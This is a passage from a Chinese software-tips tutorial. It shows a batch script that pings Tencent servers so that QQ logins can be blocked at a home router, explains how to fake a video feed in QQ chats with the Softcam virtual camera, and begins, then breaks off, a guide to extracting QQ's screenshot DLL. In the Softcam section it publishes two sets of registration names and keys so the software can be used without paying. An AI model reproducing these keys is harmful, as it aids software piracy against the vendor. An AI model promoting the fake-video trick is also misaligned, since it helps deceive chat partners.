新建一个文本文档，然后将下面的代码复制进去，保存为*.bat的文件，如QQIP.bat。

```
ping -n 1 sz.tencent.com >1.txt
ping -n 1 sz1.tencent.com >>1.txt
ping -n 1 sz2.tencent.com >>1.txt
ping -n 1 sz3.tencent.com >>1.txt
ping -n 1 sz4.tencent.com >>1.txt
ping -n 1 sz5.tencent.com >>1.txt
ping -n 1 sz6.tencent.com >>1.txt
ping -n 1 sz7.tencent.com >>1.txt
ping -n 1 sz8.tencent.com >>1.txt
ping -n 1 sz9.tencent.com >>1.txt
ping -n 1 tcpconn.tencent.com >>1.txt
ping -n 1 tcpconn1.tencent.com >>1.txt
ping -n 1 tcpconn2.tencent.com >>1.txt
```

```
ping -n 1 tcpconn3.tencent.com >>1.txt
ping -n 1 tcpconn4.tencent.com >>1.txt
ping -n 1 tcpconn5.tencent.com >>1.txt
ping -n 1 tcpconn6.tencent.com >>1.txt
```

解释一下以上代码的意思，其实就是利用ping的功能，然后将ping得到的结果保存在1.txt文本里面。**ping -n 1表示只ping该地址一次；>1.txt表示建立一个名为1.txt的文本；>>1.txt表示追加数据到1.txt里面。**

经过对ping结果的整理，可以得知QQ的登录服务器大致有以下几个IP段：

```
219.133.0.0-219.133.254.254
58.60.1.1-58.60.254.254
58.61.1.1-58.61.254.254
58.251.1.1-58.251.254.254
121.14.1.1-121.14.254.254
218.17.1.1-218.17.254.254
```

②屏蔽IP

接下来进入路由器对这些IP进行屏蔽。在浏览器中输入路由器的管理地址http://192.168.1.1/（不同的路由器可能地址不一样），然后打开“安全设置”，选择“防火墙设置”。

第一步，勾选“开启IP地址过滤”，下面的“缺省过滤规则”设置为“凡是不符合已设IP地址过滤规则的数据包，允许通过本路由器”。

第二步，勾选“开启域名过滤”，如图26。




图26




图27

选择“IP地址过滤”，然后点击右边的“添加新条目”，在“广域网IP地址”这里填写获取的IP段，如图27。协议选择“ALL”，端口为默认；如果你只想限制某一段内网IP也可以填入内网的IP地址；如果想设置某段时间不能登录，可以在“生效时间”这里填入时间。

接着选择“域名过滤”，然后点击右边的“添加新条目”，在域名处填入“tencent.com”后保存。

经过这些步骤，QQ以及QQ相关的一些游戏就不能登录了，要是发现又能登录的话，那么就是腾讯新增了登录服务器，只需要使用前面的方法重新获取新的IP段即可。要是想恢复QQ登录的话，删除这些条目就可以了。

三、QQ假视频聊天

准备软件：虚拟摄像头（Softcam）v1.51

大家在用QQ视频聊天时如果不想自己的真面目被对方知晓，可以用这个软件模拟一个虚拟的视频，呵呵。

1、安装软件

双击安装程序即可马上安装，这时会提示你注册，我提供几个注册码供大家使用，填写到相应的对话框，如图28，然后点击“确认”就可以开始安装了。




图28

注册码：
user：gameboy
email：gameboy@21cn.com
key：LMSC-9DE5-1FEF-EDDF-DBC6
——————————————————————
user：softcam
email：softcam@softcam.com
key：LMSC-2D75-EFDF-5D4F-6B06

2、软件与QQ设置

安装完毕之后依次选择**“开始”**－**“程序”**－**“Luminositi”**－**“Softcam”**即可打开虚拟摄像头，接下来点击软件左边的“内容”，双击下面内容里面的“Fly Girl Overlay In Office”，这时在右边的预览框里面就可以看到你设置的视频了，如图29。




图29

当然我们也可以自己添加视频，点击“新内容”，然后在“内容标签”输入名称，如

“nohack”。接着在下面的“显示内容”处选择一个视频文件，文件格式只可以是AVI，不然会无法播放，如图30。




图30

这样在预览窗口就可以看到刚才添加的视频了。现在我们还需要在QQ视频设置里面进行修改，这样才可以使用假视频进行聊天。

随意登录一个QQ，然后在屏幕右下角的QQ企鹅图标上按鼠标右键，选择“工具”－“语音视频调节”。在“音频设置”这里直接“下一步”，然后就是视频设置了。

我们点击softcam左边的“内容”，然后选择我们刚才添加的“nohack”，这时QQ的视频设置里面就出现了我们添加的视频，如图31，最后点击“完成”。




图31

哈哈，大功告成，可以开始跟别人视频聊天了，如图32。




图32

三、提取QQ的截图功能

准备软件：QQ2006正式版（或者“CameraDll.dll”文件）

下载地址：http://dl_dir.qq.com/qqfile/qq2006standardkb2.exe

QQ截图工具（从QQ2008中提取）下载地址：http://www.box.net/shared/209y47c0gs

个人觉得QQ的截图功能是非常容易上手的，唯一的不足就是必须要开启庞大的QQ，所以今天就教大家如何提取QQ的截图功能。

> **注意** QQ2006及以前的版本可以使用下面的方法，QQ2006及后续版本不适用。

安装好QQ，然后打开QQ的主目录，默认为C:\Program Files\Tencent\QQ\。从中找到一个名称为“CameraDll.dll”的文件，先将其复制进行备份。

1、我们有三种方式来实现截图功能：

第一种：

